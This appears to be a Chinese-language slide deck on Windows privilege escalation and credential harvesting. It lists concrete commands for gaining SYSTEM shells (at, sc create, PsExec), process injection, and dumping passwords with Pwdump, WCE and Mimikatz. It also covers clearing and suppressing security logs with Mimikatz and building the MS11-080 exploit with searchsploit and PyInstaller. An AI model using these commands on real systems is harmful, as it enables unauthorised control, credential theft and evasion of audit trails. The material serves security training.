


提权

防知馬攻知志



提权



- 概念
 - 将普通用户提升为管理员用户的一种操作
- 为什么要进行提权?
 - 多用户操作系统,用户权限划分明确
 - 用户账号和服务账号隔离
 - 获取更高的权限, 实现对目标系统的进一步控制
- 提权的方法
 - 通过系统本身的漏洞进行提权
 - 通过第三方组件的漏洞进行提权


系统提权




- Windows
 - 普通用户
 - administrator
 - system
- Linux

• 普通用户

• root







- at命令,在指定时间运行命令和程序
- at 21:58 /interactive cmd.exe
- taskmgr
- 重建explorer.exe



- sc命令,设置服务的控制信息
 - 提权原理:服务是以system用户启动的。
- sc create syscmd binpath= "cmd /k start" type= own type= interact
 - binpath 指定一个进入服务二进制文件的路径
 - type 指定该服务类型
 - own 服务以其自身的进程运行
 - interact 服务可以与桌面交互
- sc start syscmd
- sc delete syscmd



- Sysinternals
 - windows系统工具包
 - https://docs.microsoft.com/zh-cn/sysinternals/
- PsExec
 - psexec.exe -i -s cmd.exe



- 注入进程提权
 - 高权限用户到低权限用户
 - 低权限用户到高权限用户
 - 较隐蔽
- pinjector.exe
- http://www.tarasco.org/security/Process_Injector/
 - pinjector.exe –l
 - inject.exe -p <pid> <cmd> <port>

收集敏感信息



- 抓包
 - Wireshark
 - Tcpdump
 - Omnipeek

嗅探

- Sniffpass
- Dsniff

收集敏感信息




- 浏览器缓存的密码
- 无线密码
- 网络认证密码
- http://www.nirsoft.net/

Windows身份认证过程



- Windows密码
 - 存储在SAM文件中
 - C:\Windows\System32\config\SAM
- 本地登录
- 远程登录
- 传递的是密文,不是明文密码



Pwdump



- Pwdump
 - 从Windows SAM文件中获取口令信息
 - PwDump.exe -x 127.0.0.1

WCE



- 从内存中获取口令信息
- wce-universal.exe -I显示已登录用户的密码信息
- wce-universal.exe -lv显示详细信息
- 从wdigest安全包中读取当前已登录账号的明文密码
 - wce-universal.exe -w

Mimikatz



- privilege::debug,提升权限
- sekurlsa::logonPasswords,已登录账号的信息
- process::list,列出正在运行的进程
- process::suspend /pid:3848, 暂停一个进程
- process::resume /pid:3848, 恢复一个进程
- event::clear,清除安全日志
- event::drop,不会产生新的日志
- ts::multirdp,允许多用户同时登录

利用系统漏洞提权



- ms11-080
- searchsploit ms11-080
- searchsploit -m 18176.py
- Pyinstaller
- Pywin32

• python pyinstaller.py --onefile 18176.py

